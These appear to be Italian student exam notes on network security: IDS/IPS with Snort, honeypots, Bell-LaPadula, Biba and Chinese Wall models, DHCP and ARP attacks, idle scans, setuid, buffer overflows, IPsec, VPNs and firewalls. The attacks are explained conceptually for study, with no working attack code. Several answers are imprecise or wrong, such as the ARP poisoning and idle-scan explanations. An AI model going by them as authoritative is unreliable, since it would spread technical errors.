Modalità Operativa	<ul style="list-style-type: none"> Analizza il traffico confrontandolo con un database di firme di minacce conosciute o tramite metodi basati su anomalie. Segnala (genera un alert) se viene rilevata un'attività sospetta. Non interviene direttamente per bloccare l'attività. 	<ul style="list-style-type: none"> Analizza il traffico in tempo reale, come un IDS. Se rileva una minaccia, la blocca immediatamente interrompendo il traffico sospetto o impedendo l'accesso. Funziona spesso in-line (tra la rete interna e quella esterna).
Esempi	Snort (in modalità IDS), Suricata.	Snort (in modalità IPS), Cisco Firepower.
Vantaggi	<ul style="list-style-type: none"> Non influisce direttamente sul traffico, evitando potenziali problemi di prestazioni. Permette un'analisi approfondita delle minacce. Anche in fase di postAttacco 	<ul style="list-style-type: none"> Previene attivamente le intrusioni, riducendo il rischio di danni. Può funzionare autonomamente senza intervento umano immediato.
Svantaggi	<ul style="list-style-type: none"> Richiede un intervento manuale o automatizzato per rispondere alle minacce. Non può bloccare le minacce in tempo reale. Fare attenzione ai falsi allarmi 	<ul style="list-style-type: none"> Può introdurre latenza nel traffico di rete. Un'errata configurazione può portare a falsi positivi, bloccando attività legittime.

b. Cosa è un IDS? Descrivere una possibile integrazione tra IDS e firewall.

L'IDS è un sistema di monitoraggio utilizzato per identificare accessi non autorizzati a pc o reti locali. Ha tecniche e metodi realizzati per rilevare pacchetti dati sospetti a livello di rete, trasporto e applicazione.

Un IDS non può bloccare o filtrare i pacchetti in ingresso ed in uscita, né può modificarli. Una possibile integrazione con i firewall possono essere i NIDS (network intrusion detection system) che consistono in IDS configurati sul firewall e integrati con le policy di gestione e filtraggio del traffico.

b. Come avviene l'integrazione tra firewall e ids? Fare un esempio

L'integrazione tra firewall e IDS avviene tramite un flusso di informazioni in cui l'IDS analizza il traffico di rete, identifica attività sospette o attacchi e notifica il firewall per adottare contromisure. Questa collaborazione permette di migliorare la sicurezza della rete, combinando il rilevamento degli attacchi dell'IDS con le capacità di blocco del firewall.

Esempio: Supponiamo che un IDS rilevi un port scan proveniente da un indirizzo IP esterno. L'IDS invia un alert al firewall, che aggiorna automaticamente le sue regole per bloccare tutte le connessioni provenienti da quell'IP. Questo meccanismo consente una protezione reattiva senza intervento manuale, minimizzando il rischio di attacchi futuri.

b. (x2) Cosa si intende per IPS e come interagisce con un firewall? Fare esempi.

Un **IPS** (Intrusion Prevention System) è un sistema di sicurezza progettato per identificare e bloccare attivamente minacce o attività sospette nel traffico di rete. A differenza di un IDS, che si limita a rilevare anomalie e generare avvisi, l'IPS agisce in tempo reale per prevenire potenziali attacchi, interrompendo il traffico sospetto prima che raggiunga i sistemi target.

Ruolo e Interazione tra IPS e Firewall

L'IPS lavora spesso in sinergia con un firewall, ma ha uno scopo diverso.

- Il **firewall** si occupa principalmente di controllare il traffico sulla base di regole predefinite, bloccando o consentendo il traffico basandosi su criteri statici come IP, porte o protocolli.
- L'**IPS**, invece, analizza in modo approfondito il contenuto del traffico (payload), confrontandolo con firme di attacchi conosciuti o identificando comportamenti anomali.
 - Mentre il firewall lavora su un modello statico, l'IPS introduce una logica dinamica e reattiva, intervenendo solo in presenza di minacce specifiche.

Insieme, firewall e IPS forniscono un livello di protezione complementare:

1. Il firewall filtra il traffico di base (IP, porte).
2. L'IPS analizza il traffico consentito dal firewall per rilevare e bloccare minacce nascoste.

Esempio: Snort: Inline Mode

Lavora in stretto contatto con Iptables da cui riceve i pacchetti IpTables deve essere compilato per il supporto a Snort

Il target QUEUE è stato aggiunto a IpTables per indicare le connessioni da controllare con Snort

Tre azioni principali:

- drop: ordina a iptables di eliminare i pacchetti sospetti
- reject: come drop ma fa inviare un tcp_reset per terminare la connessione
- sdrop: fa eliminare il pacchetto senza loggare

Es: chiede il drop di tutti i pacchetti in arrivo sulla porta 80

```
drop tcp any any -> any 80 (classtype:attempted-user; msg:"Port 80 connection initiated";)
```

RISPOSTA + CORTA

Un **IPS** (Intrusion Prevention System) è un sistema che non solo rileva intrusioni come un IDS, ma agisce attivamente per prevenirle, ad esempio bloccando traffico sospetto in tempo reale.

Esempio: Un IPS configurato inline può lavorare con il **firewall** per interrompere connessioni dannose. Ad esempio, Snort in modalità "inline" utilizza regole per bloccare pacchetti che corrispondono a pattern di attacco (es. pacchetti con vulnerabilità conosciute come buffer overflow).

b) come posso realizzare un ips? Fare un esempio indicando delle tecnologie utilizzabili

Realizzare un IPS richiede l'implementazione di strumenti capaci di analizzare il traffico e agire attivamente per bloccare minacce. Un approccio comune è utilizzare software come Snort o Suricata, configurati in modalità inline, in combinazione con firewall come iptables per eseguire le azioni necessarie.

Esempio: Per creare un IPS, puoi configurare Snort con regole personalizzate nel file `snort.conf`, dove le regole possono specificare quali tipi di traffico devono essere bloccati. Snort può interagire con iptables per droppare i pacchetti sospetti o per terminare connessioni, ad esempio, bloccando connessioni dirette alla porta 80 per impedire attacchi web. Suricata può essere utilizzato come alternativa per il monitoraggio in tempo reale e il blocco dei pacchetti.

b) Cosa è Snort e cosa permette di realizzare? Fare degli esempi di quello che si può ottenere

Snort è uno strumento open source ampiamente utilizzato per la sicurezza delle reti. Può funzionare in diverse modalità: sniffer per monitorare il traffico, logger per registrare dati, IDS per rilevare intrusioni e IPS per bloccare attacchi in tempo reale. La sua flessibilità e la disponibilità gratuita lo rendono una scelta popolare tra i professionisti della sicurezza.

Esempi di utilizzo:

- **Modalità IDS:** Snort registra traffico sospetto utilizzando regole specifiche. Ad esempio, può generare un alert quando intercetta pacchetti con payload contenenti pattern dannosi come exploit noti.
- **Modalità inline (IPS):** Snort riceve pacchetti da iptables e li analizza in tempo reale, bloccando quelli che corrispondono a minacce definite. Ad esempio, con una regola come `drop tcp any any -> any 80 (msg:"Block traffic to port 80" ;)` Snort può bloccare tutto il traffico verso la porta 80.

b.(x2) Come funziona una honey pot? A cosa serve e come la potrei realizzare?

Una **honey pot** è un sistema che simula vulnerabilità per attirare gli aggressori, studiando il loro comportamento e raccogliendo dati su tentativi di intrusione. Funziona come una "trappola" progettata per apparire come un target attraente per gli attaccanti, ma senza mettere a rischio risorse critiche.

Utilità:

- Identificare nuove tecniche di attacco e vulnerabilità.
- Studiare gli attaccanti e raccogliere informazioni sulle loro strategie.
- Migliorare le politiche di sicurezza identificando le priorità di protezione.

Il posizionamento dipende dall'obiettivo:

- **DMZ:** Ideale per raccogliere informazioni su attacchi esterni senza esporre risorse critiche.
- **Rete interna:** Consente di monitorare attacchi avanzati e potenziali insider threat.

1. Politiche di sicurezza - Bell la padula

a. Si descrivano le caratteristiche del modello Bell La-Padula e si definiscano in dettaglio le regole di accesso



Bell La Padula è un modello che si concentra sulla riservatezza dei dati e l'accesso a informazioni classificate.

È composto dalla presenza di soggetti e oggetti vengono assegnate delle classi di riservatezza (rispettivamente clearance e sensitivity) utilizzate per gestire l'accesso alle risorse.

Il metodo rispetta le proprietà:

- No reads up (simple security property): un soggetto può accedere a un oggetto solo se il suo livello di sicurezza è maggiore o uguale a quello dell'oggetto.
- No write down (star property): un soggetto può modificare un oggetto solo se il suo livello di sicurezza è minore o uguale a quello dell'oggetto.

b. Rispetto al seguente reticolo:



Si discuta in dettaglio a quali documenti ciascuno fra Alice, Bob e Charlie hanno accesso, spiegandone le ragioni:

Alice: (**SECRET, {CRYPTO, NUC}**),

Bob: (**CONFIDENTIAL, {INTEL}**),

Charlie: (**TOP SECRET, {CRYPTO, NUC, INTEL}**)

DocA: (**CONFIDENTIAL, {INTEL}**)

DocB: (**SECRET, {CRYPTO}**)

DocC: (**UNCLASSIFIED, {NUC}**)

Alice avrà accesso a DocB perché ha lo stesso livello di confidenzialità e il documento ha le label incluse in quelle di Alice (CRYPTO) e a DocC in quanto non classificato (quindi un livello più basso di confidenzialità) e label inclusa in quelle di Alice (NUC)

Bob avrà accesso a DocA perché ha lo stesso livello di confidenzialità e il documento ha le label incluse in quelle di Bob (INTEL)

Charlie avrà accesso a DocA, DocB e DocC in quanto ha il livello di confidenzialità più alto e possiede tutte le label dei tre documenti.

2. (*) Descrivere le problematiche di sicurezza relative al servizio DHCP

Il servizio DHCP si occupa di fornire un indirizzo IP dinamico all'interno di una LAN.


Il protocollo funziona con uno scambio di messaggi in broadcast tra il client e il DHCP server: il client manda il suo MAC address facendo una richiesta di IP (DHCP discover), il server risponde con un messaggio contenente IP e altre informazioni (DHCP offer), il client risponde accettando i parametri del server (DHCP request) e il server risponde con un ack (DHCP ack).

Proprio per la natura di questo protocollo, che invia messaggi in broadcast e che utilizza i MAC address all'interno di una LAN, un attaccante può impersonare un DHCP server (DHCP rogue server) e intercettare le richieste dai client, fornendo parametri non corretti per causare denial of service isolando i client, oppure per dirottare il traffico su altri server malevoli.

Un altro attacco è chiamato DHCP starvation e consiste nell'invio di numerose richieste DHCP da parte di un attaccante, sfruttando MAC address spoofati e quindi generati casualmente, riempiendo il pool DHCP e quindi impedendo a client legittimi di ottenere un indirizzo IP.

3. Network scanning

a. Riconoscere e commentare il tipo di scan evidenziato in figura e aggiungere il caso mancante (porta chiusa/aperta)



Il tipo di attacco è conosciuto come IDLE scan in cui viene utilizzato un client intermedio come zombie per rendere complicata risalire all'attaccante.

La sorgente manda un SYN/ACK allo zombie e aspetta un RST come risposta con IPID. Successivamente l'attaccante invia un pacchetto SYN spoofato con IP sorgente del client zombie verso la vittima con la porta che vuole scansionare.

Se la porta è aperta, la vittima risponderà con un SYN/ACK allo zombie. Quest'ultimo non si aspetta un SYN/ACK e risponde perciò con un messaggio RST e con un IPID+1.

Infine l'attaccante manda nuovamente un pacchetto SYN/ACK al client zombie e, se IPID è aumentato, allora la porta è aperta.

Manca il caso in cui la porta è chiusa o filtrata: in questo caso IPID non viene aumentato, quindi l'attaccante capisce che non c'è traffico su quella specifica porta.

4. Attacchi

a. Discutere le problematiche di sicurezza relative al protocollo ARP e discutere ARP poisoning attack

Il protocollo di ARP va ad associare un indirizzo fisico (MAC) a un indirizzo logico (IP): ogni client possiede una tabella cache in cui vengono inserite le associazioni già attive. Se non fosse presente una voce, viene fatta una richiesta in broadcast a tutti i nodi della LAN (viene chiesto chi ha un certo indirizzo IP).

Questo genere di messaggi è vulnerabile ad attacchi di spoofing, in quanto si può impersonare un certo nodo della LAN e quindi eventualmente ricevere traffico che non sarebbe destinato all'attaccante.

La tipologia di attacco definita ARP poisoning attack consiste nel generare diversi pacchetti spoofati di ARP request in modo da andare a riempire la tabella di cache di informazioni non corrette causando disservizi e rallentamenti nelle comunicazioni tra le LAN.

5. (*) IPSEC

a. A cosa serve IPSEC?

IPSEC è un protocollo di sicurezza a livello network che garantisce la comunicazione tra un certa sorgente e una certa destinazione, andando a mitigare vulnerabilità che possono essere sfruttate da attacchi di spoofing (impedisce che il pacchetto venga modificato durante il percorso).

b. Quali sono le differenze fra Tunnel mode e Transport mode?

Quando si utilizza IPSEC, il pacchetto IP originale deve essere modificato per aggiungere le opzioni di sicurezza necessarie. Per farlo esistono due modalità:

- Nella Tunnel mode il contenuto di un pacchetto IP viene cifrato e incapsulato in un nuovo pacchetto IP
- Nella Transport mode viene aggiunto un header al pacchetto IP originale, che quindi non viene modificato (viene aggiunta solo un'estensione)

c. Cosa indicano AH e ESP?

AH indica Authentication Header ed è un protocollo di IPSEC che si occupa di autenticare e rendere sicuri i dati.

ESP sta per Encapsulating Security Payload ed è un protocollo di IPSEC che cifra, autentica e rende sicuri i dati, oltre a fornire anche supporto per la confidenzialità.

6. Firewall e NIDS

a. Descrivere come funziona un firewall stateful

Uno stateful firewall analizza ogni pacchetto che lo attraversa singolarmente e in più tiene traccia delle connessioni e del loro stato, grazie a una tabella dello stato interna al firewall nella quale ogni connessione TCP e UDP viene rappresentata da due coppie formate da indirizzo IP e porta, una per ciascun endpoint della comunicazione.

b. Cosa è un IDS? Descrivere una possibile integrazione tra IDS e firewall.

L'IDS è un sistema di monitoraggio utilizzato per identificare accessi non autorizzati a pc o reti locali. Ha tecniche e metodi realizzati per rilevare pacchetti dati sospetti a livello di rete, trasporto e applicazione.

Un IDS non può bloccare o filtrare i pacchetti in ingresso ed in uscita, né può modificarli.

Una possibile integrazione con i firewall possono essere i NIDS (network intrusion detection system) che consistono in IDS configurati sul firewall e integrati con le policy di gestione e filtraggio del traffico.

1. Politiche di accesso

a. Descrivere brevemente il modello di politica Bell-LaPadula e quello Biba

Il modello di Bell-Lapadula si concentra sulla confidenzialità dei dati e va ad associare livelli sia agli oggetti che ai soggetti per indicare cosa un determinato utente può o non può fare su un file. Le proprietà principali del modello Bell-Lapadula sono la simple security property (o no read-up) e la star property (o no write-down) che indicano rispettivamente che un soggetto può accedere a un oggetto che ha un grado di confidenzialità uguale o più basso del suo e che un soggetto può modificare un oggetto che ha un grado di confidenzialità è uguale o più alto del suo.

Esiste un'estensione del modello Bell-LaPadula che utilizza dei reticolari e che introduce delle categorie: un soggetto può quindi accedere a determinati oggetti solo se ha un livello di confidenza adeguato secondo le regole di lettura\scrittura e in più deve anche possedere tutte le categorie associate all'oggetto

Il modello Biba si concentra invece sull'integrità e, similmente al modello Bell-Lapadula associa livelli sia ai soggetti che agli oggetti per prevenire la modifica di questi ultimi da parte di soggetti non autorizzati. Le proprietà principali del modello Biba sono la simple integrity property (o no read-down) e la integrity star property (o no write-up) che indicano rispettivamente che un soggetto può leggere solo oggetti allo stesso livello di integrità o superiore e che un soggetto può modificare solo oggetti allo stesso livello di integrità o più basso.

b. Si consideri un sistema che usi Bell-LaPadula per impostare confidenzialità e Biba per integrità.

i. Se le classi di sicurezza sono le stesse di quelle per l'integrità (es. classe A e classe B sia per Bell LaPadula che per Biba) a quali oggetti un processo potrebbe accedere?

Se le classi di sicurezza fossero le stesse sia per Bell-Lapadula che per Biba, allora ci troveremmo in uno stato in cui un utente potrebbe leggere e scrivere oggetti di qualsiasi livello, o in nessun livello, in quanto le rispettive proprietà garantiscono un livello di lettura e scrittura opposto.

ii. Perché uno schema così non viene utilizzato in pratica?

Questi schemi non vengono utilizzati in quanto esistono altri metodi, come il controllo degli accessi che garantiscono maggior confidenzialità e integrità rispetto a questi modelli, che ora vengono considerati per lo più teorici.

2. Set-UID Privileged Programs

a. Ogni processo Unix process è associato con un real user ID (RUID) e un effective user ID (EUID). Spiegare la logica ed importanza del setuid.

Il Real User ID (RUID), determina l'utente che ha avviato il processo, mentre l'Effective User ID (EUID), determina le autorizzazioni per il processo.

Il set user ID (setuid) ha due funzioni principali: permette a un utente di eseguire un file o un processo con i privilegi dell'utente proprietario, oltre che ai suoi. Inoltre consente a programmi privilegiati di accedere a risorse generalmente non accessibili.

Questo può comportare problematiche su sistemi, se impostato in maniera non corretta, oltre che essere una vulnerabilità che può essere sfruttata per attacchi.

b. Charlie ha trovato nel computer un file con i seguenti permessi:

-rwsrwxrwx 1 root root 186 Oct 31 23:42 mioexe

Spiegare la pericolosità del file mioexe.

Il file mioexe ha tutti i permessi settati, quindi sia l'owner, che il gruppo a cui appartiene, che tutti gli altri utenti, possono leggere, scrivere ed eseguire il file.

Inoltre è impostato il SUID, un permesso speciale che indica al kernel di lanciare i comandi con i privilegi dell'owner del file: in questo caso l'owner è root, perciò si potrebbe modificare il file mioexe per lanciare dei comandi dannosi come root.

3. Network Scanning

a. Si descriva il funzionamento dell'IDLE SCAN e si faccia un esempio pratico indicando numericamente gli ID e i messaggi di risposta ricevuti nei diversi casi di porte testate (chiusa, aperta o filtrata)

Nel IDLE SCAN abbiamo un attaccante, una vittima e uno zombie, vale a dire un terzo attore che verrà sfruttato dall'attaccante per colpire la vittima indirettamente e capire se una determinata porta è aperta, oppure no, utilizzando pacchetti TCP.

L'attaccante manda un pacchetto TCP di tipo SYN\ACK allo zombie. Quest'ultimo non si aspetta questo messaggio, perciò risponde con un pacchetto RST e un IPID, vale a dire l'identificativo del frame (es. 12345).

L'attaccante invia un pacchetto SYN (con la porta da scansionare) spoofato, utilizzando come mittente l'indirizzo IP dello zombie, alla vittima: in questo caso, se la porta è in ascolto, la vittima risponderà allo zombie con un pacchetto SYN\ACK e un IPID incrementato (es. 12346), a cui lo zombie risponde con un pacchetto RST, in quanto non si aspetta questo genere di comunicazione.

Infine l'attaccante invia un altro pacchetto di SYN\ACK allo zombie, che gli risponde con un RST e un IPID incrementato (es. 12347): confrontando i valori di IPID, l'attaccante capisce che la porta è aperta.

Se invece la porta fosse chiusa o filtrata, il valore di IPID sarebbe stato incrementato una sola volta, in quanto l'attaccante risponderebbe rispettivamente con un RST o non risponderebbe affatto al pacchetto spoofato inviato dall'attaccante, fingendosi lo zombie. Con il secondo SYN\ACK allo zombie, ci sarebbe quindi solo questo incremento di IPID.

4. (*) Discutere le problematiche di sicurezza causate da buffer overflow.

Un attacco legato a buffer overflow si concretizza nello sfruttamento, da parte dell'attaccante, di vulnerabilità legate al flusso di un determinato applicativo: l'attaccante fa in modo che l'inserimento di dati vada oltre lo spazio di memoria che ci si aspetta e che viene allocato, andando a sovrascrivere altre celle di memoria e causando danni ad altri applicativi o al sistema operativo, oppure facendo in modo che si possano lanciare altre porzioni di codice malevolo da quel punto.

a. Discutere l'utilizzo delle canary

L'utilizzo delle canary serve per accorgersi se si sta subendo un attacco di buffer overflow: nello stack di memoria allocata, viene inserito un campo con un determinato valore casuale. Questo valore viene controllato in fase di return di una certa funzione: se si è stati attaccati con la tecnica di buffer overflow, il valore di canary sarà diverso, perciò si può intervenire bloccando l'esecuzione del programma.

5. (*) Discutere le caratteristiche e i problemi di sicurezza legati all'utilizzo delle reti wireless.

Le reti wireless si dividono principalmente in due tipologie: le reti di tipo infrastructure mode, a cui i client si connettono a un device dedicato chiamato Access Point, oppure le ad-hoc mode, in cui ogni client si connette agli altri (es. riunione in sala conferenze).

I problemi di sicurezza legati all'utilizzo di reti wireless sono simili a quelli di una rete cablata e vanno a coinvolgere la possibilità di perdita di riservatezza, integrità e disponibilità dei dati, in quanto può succedere di collegarsi a reti pubbliche, anche non volontariamente, che possono essere poco sicure o su cui ci può essere qualche attaccante in ascolto.

La comunicazione in broadcast del mezzo poi, rende più suscettibili a sniffing del traffico, così come anche banalmente lasciare un dispositivo collegato incustodito, a cui un attaccante può avere accesso e sfruttarlo per ottenere informazioni che non dovrebbe conoscere.

Inizialmente era stato introdotto WEP (Wireless Equivalent Privacy), che aggiungeva i primi meccanismi di sicurezza della connessione WIFI, che poi fu superato con l'introduzione di WPA (WIFI protected access) che andava a incorporare tutte le specifiche di sicurezza di WEP aggiungendo controlli di integrità, oltre che quelli di confidenzialità sui pacchetti WIFI in transito sulla LAN.

6. Firewall e NIDS

a. Cosa si intende per stateful firewall? Che differenza esiste con un firewall stateless?

I firewall stateful sono in grado di riconoscere le connessioni e le trasmissioni e, ispezionandole, sono in grado di decidere cosa fare in base a molteplici parametri.

Del traffico mantengono un log storico, con i dettagli relativi (indirizzi di origine e destinazione, numeri di porta, sequenze TCP, ecc.) e con questo sono in grado di aprire o chiudere dinamicamente delle porte per consentire o bloccare il traffico.

I firewall stateless invece bloccano o consentono una comunicazione soltanto sulla base delle caratteristiche di quest'ultima. In pratica i pacchetti sono bloccati in base a delle regole statiche (ad es. l'indirizzo sorgente o quello di destinazione, la porta utilizzata) e di ciò non viene tenuta memoria.


Per definizione, il packet filter è di tipo stateless.

b. Come funziona un IDS e quali sono le differenze rispetto ad un IPS?

Un IDS (intrusion detection system) è un sistema di monitoraggio utilizzato per identificare dei comportamenti malevoli, rilevando attacchi o altre violazioni alla sicurezza e fornendo informazioni su intrusioni avvenute, grazie all'uso di sonde posizionate sugli host, oppure in certi punti della rete.

Ci sono due tipologie di IDS: passivi, che fanno un controllo di firme, e attivi, che apprendono i dati del sistema e "imparano" dall'analisi statistica del funzionamento del sistema.

Un IPS (intrusion prevention system) invece è comunemente considerato l'accoppiata tra firewall e IDS, cioè si parla di una tecnologia, che cerca di bloccare attacchi alle fasi preliminari, facendo analisi predittiva sulla base di informazioni precedenti ricevute.



1. Chinese Wall Policies

a. Descrivere le caratteristiche del modello di politica di accesso Chinese Wall, indicandone scopo e principi di applicazione

Il Chinese Wall model si occupa di impedire il flusso di informazioni tra compagnie che possono avere interessi contrastanti, impedendo quindi eventuali conflitti di interesse quando si tratta con clienti diversi.

La politica è composta da:

- Oggetti (O): rappresentano dati o informazioni di una qualche società
- Company Dataset (CD): contiene oggetti inerenti a una singola entità, come per esempio una banca o un supermercato
- Conflict of Interest class (COI): contiene i CD delle varie entità che fanno parte di quella particolare classe di conflitto di interesse (es. una conterrà tutte le banche, una tutti i supermercati)

In lettura un soggetto può leggere un oggetto se quest'ultimo è in una CD di cui il soggetto ha già letto qualcosa, oppure se appartiene a una COI di cui il soggetto non ha ancora letto nulla, oppure se appartiene alla stessa COI di un altro CD che è però di tipo pubblico.

In scrittura un soggetto può scrivere un oggetto se quest'ultimo è in una CD di cui il soggetto ha già letto qualcosa, oppure se il soggetto non ha mai letto altri oggetti di altri CD nella stessa COI.

b. Rispetto alla figura indicare

i. Stato iniziale per un utente Alice, a quali CD può accedere?

Alice inizialmente può accedere a una qualsiasi CD di ogni COI indicato, dando per scontato che non abbia mai eseguito l'accesso a nessuna CD prima di ora.

ii. Se Alice accede i file relativi a Suchard

- Può accedere ai file di SAS?
- Può accedere a Cadbury?
- Se dopo Suchard e SAS Alice accede ai file di Credit Lyonnais, a quali file può accedere?

Può accedere ai file di SAS in quanto fa parte di una COI di cui Alice non ha letto ancora nulla.

Può accedere a Cadbury solo se quest'ultimo è di tipo pubblico.

Può accedere senza problemi a Credit Lyonnais in quanto non ha mai eseguito l'accesso a quella COI prima.

2. (*) Descrivere le problematiche di sicurezza relative al servizio DHCP

Il servizio DHCP si occupa di fornire un indirizzo IP dinamico all'interno di una LAN.

Il protocollo funziona con uno scambio di messaggi in broadcast tra il client e il DHCP server: il client manda il suo MAC address facendo una richiesta di IP (DHCP discover), il server risponde con un messaggio contenente IP e altre informazioni (DHCP offer), il client risponde accettando i parametri del server (DHCP request) e il server risponde con un ack (DHCP ack).

Proprio per la natura di questo protocollo, che invia messaggi in broadcast e che utilizza i MAC address all'interno di una LAN, un attaccante può impersonare un DHCP server (DHCP rogue server) e intercettare le richieste dai client, fornendo parametri non corretti per causare denial of service isolando i client, oppure per dirottare il traffico su altri server malevoli.

Un altro attacco è chiamato DHCP starvation e consiste nell'invio di numerose richieste DHCP da parte di un attaccante, sfruttando MAC address spoofati e quindi generati casualmente, riempiendo il pool DHCP e quindi impedendo a client legittimi di ottenere un indirizzo IP.

3. Network scanning

a. Descrivere quali sono le condizioni rilevabili di una porta come risultato di uno scanning e cosa indicano ad un potenziale avversario

Una porta può essere aperta, quindi un servizio è in ascolto su di essa, chiusa, quindi non c'è nulla in ascolto su di essa, oppure filtrata, cioè che è presente un firewall che permette l'accesso solo a determinate sorgenti (in quest'ultimo caso non è possibile definire se è aperta o chiusa)

b. Per ciascuno stato fare un esempio di un tipo di scan che produca quel tipo di stato

Per testare lo stato di una porta, si può fare un TCP SYN scan che consiste nell'inviare un pacchetto TCP di tipo SYN + la porta da scansionare, simulando un three-way handshake: se la porta restituisce un pacchetto SYN/ACK, allora la porta è aperta, mentre se restituisco un RST, allora è chiusa. Nel caso di una porta filtrata, il comportamento dipende dal firewall.

4. Attacchi

a. Discutere le problematiche di sicurezza relative al protocollo ARP e discutere ARP poisoning attack

Il protocollo ARP consiste nell'associare un indirizzo IP (livello network) a un MAC address (livello fisico): ogni client mantiene una tabella (ARP cache) con tutte le associazioni tra IP e MAC.

Quando un nuovo client si presenta in una LAN, invia le proprie informazioni a tutti in broadcast, in modo da allineare tutte le tabelle ARP cache.

Questo protocollo è suscettibile ad attacchi di spoofing, in cui un client malevolo può impersonare altri nodi e inviare messaggi che vanno a sostituire le informazioni corrette nelle tabelle ARP degli altri nodi, causando rallentamenti o denial of service. Una mitigazione di questo attacco potrebbe consistere nell'utilizzo di entry statiche nelle ARP table.

5. VPN

(**Discutere caratteristiche, tipologie e utilizzo di VPN*

VPN è l'acronimo di Virtual Private Network e si tratta di una rete privata che permette di mettere in comunicazione reti (o utenti) separate, aprendo dei canali di comunicazione sicuri su internet, senza quindi dover utilizzare reti dedicate.

Esistono tre tipologie di VPN:

- Trusted: utilizzo un provider che mi crea un circuito sicuro, garantendo integrità, per attivare la mia VPN. Ho la certezza, derivata dal trust con il provider, che i dati arriveranno a destinazione senza essere modificati.
- Secure: sono reti VPN che utilizzano la cifratura dei dati per impedire attacchi di sniffing da parte di client malevoli. Questi dati passano su internet, ma possono essere decifrati solo dal destinatario.
- Hybrid: un mix tra trusted e secure VPN

Una VPN può essere utilizzata per mettere in comunicazione due sedi della stessa azienda, creando per esempio una VPN site-to-site, in cui si crea un tunnel sicuro tra i due firewall delle sedi (Intranet VPN), oppure facendo collegare un utente tramite il proprio client alla rete aziendale, passando per internet (Extranet VPN).

6. Firewall e NIDS

- ***Illustrare le differenze tra application-level gateway e circuit-level gateway***

Un application-level gateway è composto da una serie di proxy che esaminano il contenuto dei pacchetti a livello applicativo, fornendo un livello di sicurezza maggiore (es. contro attacchi di buffer overflow): posizionandosi tra client e server, impedisce la comunicazione diretta e può offrire anche servizi di load balancing del traffico.

Un circuit-level gateway invece è un circuito tra client e server a livello di trasporto (non applicativo), perciò non fa inspection del traffico che gli passa, ma si occupa solo di tenere traccia delle comunicazioni sul circuito.

Anch'esso spezza il modello client\server, facendo da tramite, ma a tutti gli effetti non fornisce sicurezza lato applicativo.

- ***Cosa si intende per deep packet inspection? Come si applicano a scenari di encrypted threats?***

La deep packet inspection è una tecnica di packet filtering che va a controllare il contenuto dei pacchetti in transito in maniera approfondita, per identificare codice malevolo, grazie all'intelligenza artificiale che sfrutta l'analisi di determinati pattern in memoria. In sostanza è un tipo di filtraggio applicativo e il suo funzionamento può essere paragonato a quello di un antivirus.

